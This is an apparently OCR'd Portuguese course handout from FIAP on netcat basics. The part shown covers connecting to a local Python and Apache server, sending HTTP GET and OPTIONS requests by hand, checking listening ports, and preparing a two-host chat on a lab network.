Você quer continuar? [S/n] s
Obter:1 http://deb.debian.org/debian bullseye/main amd64 netcat-openbsd amd64 1
```

SUMÁRIO

FIAP



1. INSTALANDO NETCAT
2. NOÇÕES BÁSICAS DE CONEXÕES COM NETCAT
3. CRIANDO UM CHAT SIMPLES USANDO NETCAT
4. TRANSFERINDO ARQUIVOS ENTRE DOIS HOSTS USANDO NETCAT
5. HACKEANDO COM NETCAT
6. CONCLUSÃO

SUMÁRIO

1. INSTALANDO NETCAT
2. NOÇÕES BÁSICAS DE CONEXÕES COM NETCAT
3. CRIANDO UM CHAT SIMPLES USANDO NETCAT
4. TRANSFERINDO ARQUIVOS ENTRE DOIS HOSTS USANDO NETCAT
5. HACKEANDO COM NETCAT
6. CONCLUSÃO

2. NOÇÕES BÁSICAS DE CONEXÕES COM NETCAT

Crie um servidor python para conectar ao nc.

$ python3 -m http.server 8080 (pode escolher qualquer porta)

```
root@debian:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Digite o nome do host ou endereço IP e porta com o comando nc para criar um cliente: (lembrando-se que o servidor / cliente deve estar na mesma rede)

```
┌──(jacinp㉿kali)-[/var/www]
└─$ nc -v 192.168.1.10 8080
192.168.1.10: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.1.10] 8080 (http-alt) open
```


2. NOÇÕES BÁSICAS DE CONEXÕES COM NETCAT

Vamos verificar os métodos que este servidor/ host aceita, através do lado do cliente.

$ nc -v 192.168.1.10 8080

```
┌──(jacinp㉿kali)-[/var/www]
└─$ nc -v 192.168.1.10 8080
192.168.1.10: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.1.10] 8080 (http-alt) open
GET / HTTP/1.1

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.9.2
Date: Sun, 14 Apr 2024 19:37:19 GMT
Content-type: text/html
Content-Length: 25
Last-Modified: Sun, 25 Feb 2024 22:49:32 GMT
```



Logo após conectar, envia uma requisição para o servidor GET ou OPTIONS, e dar ENTER duas vezes para obter a resposta.

2. NOÇÕES BÁSICAS DE CONEXÕES COM NETCAT

```
┌──(jacinp㉿kali)-[/var/www]
└─$ nc -v 192.168.1.10 8080
192.168.1.10: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.1.10] 8080 (http-alt) open
OPTIONS / HTTP/1.0

HTTP/1.0 501 Unsupported method ('OPTIONS')
Server: SimpleHTTP/0.6 Python/3.9.2
Date: Sun, 14 Apr 2024 19:42:13 GMT
Connection: close
Content-Type: text/html;charset=utf-8
Content-Length: 500

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
        "http://www.w3.org/TR/html4/strict.dtd">
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
        <title>Error response</title>
    </head>
    <body>
        <h1>Error response</h1>
        <p>Error code: 501</p>
        <p>Message: Unsupported method ('OPTIONS').</p>
        <p>Error code explanation: HTTPStatus.NOT_IMPLEMENTED - Server does not support this operation.</p>
    </body>
</html>
```

Logo após conectar, envia uma requisição para o servidor GET ou OPTIONS, e dar ENTER duas vezes para obter a resposta.

2. NOÇÕES BÁSICAS DE CONEXÕES COM NETCAT

COM O SERVIDOR APACHE VAMOS VER OS MÉTODOS DE CONEXÕES.

```
root@debian:~# netstat -nltp
Conexões Internet Ativas (sem os servidores)
Proto Recv-Q Send-Q Endereço Local           Endereço Remoto         Estado      PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               OUÇA        417/sshd: /usr/sbin
tcp6       0      0 :::22                   :::*                    OUÇA        417/sshd: /usr/sbin
tcp6       0      0 :::80                   :::*                    OUÇA        445/apache2
root@debian:~# _
```

Para outros tipos de servidores, vamos utilizar o printf para mantermos conexão com ele.


$ printf "OPTIONS / HTTP/1.0\r\n\r\n" | nc 192.168.1.10 80

```
┌──(jacinp㉿kali)-[/var/www]
└─$ printf "OPTIONS / HTTP/1.0\r\n\r\n" | nc 192.168.1.10 80
HTTP/1.1 200 OK
Date: Sun, 14 Apr 2024 19:46:13 GMT
Server: Apache/2.4.56 (Debian)
Allow: POST,OPTIONS,HEAD,GET
Content-Length: 0
Connection: close
Content-Type: text/html
```

ACEITA TODOS OS MÉTODOS DE REQUISÇÃO

SUMÁRIO


FIAP



1. INSTALANDO NETCAT
2. NOÇÕES BÁSICAS DE CONEXÕES COM NETCAT
3. CRIANDO UM CHAT SIMPLES USANDO NETCAT
4. TRANSFERINDO ARQUIVOS ENTRE DOIS HOSTS USANDO NETCAT
5. HACKEANDO COM NETCAT
6. CONCLUSÃO

SUMÁRIO

1. INSTALANDO NETCAT
2. NOÇÕES BÁSICAS DE CONEXÕES COM NETCAT
3. CRIANDO UM CHAT SIMPLES USANDO NETCAT
4. TRANSFERINDO ARQUIVOS ENTRE DOIS HOSTS USANDO NETCAT
5. HACKEANDO COM NETCAT
6. CONCLUSÃO



3. CRIANDO UM CHAT SIMPLES USANDO NETCAT

Tanto o Servidor quanto o cliente na mesma rede.

```
Arquivo  Máquina  Visualizar  Entrada  Dispositivos  Ajuda
root@debian:~# ip -br -c a
lo               UNKNOWN        127.0.0.1/8 ::1/128
enp0s3           UP             10.0.2.15/24 fe80::a00:27ff:fefb:37e0/64
enp0s8           UP             192.168.1.10/24 fe80::a00:27ff:fe9e:6e3c/64
root@debian:~# _
```

```
jacinp@kali: /var/www
File  Actions  Edit  View  Help
┌──(jacinp㉿kali)-[/var/www]
└─$ ip -br -c a
lo               UNKNOWN        127.0.0.1/8 ::1/128
eth0             UP             10.0.2.15/24 fe80::a00:27ff:fe75:b42f/64
eth1             UP             192.168.1.20/24 fe80::a00:27ff:fe87:2322/64
```

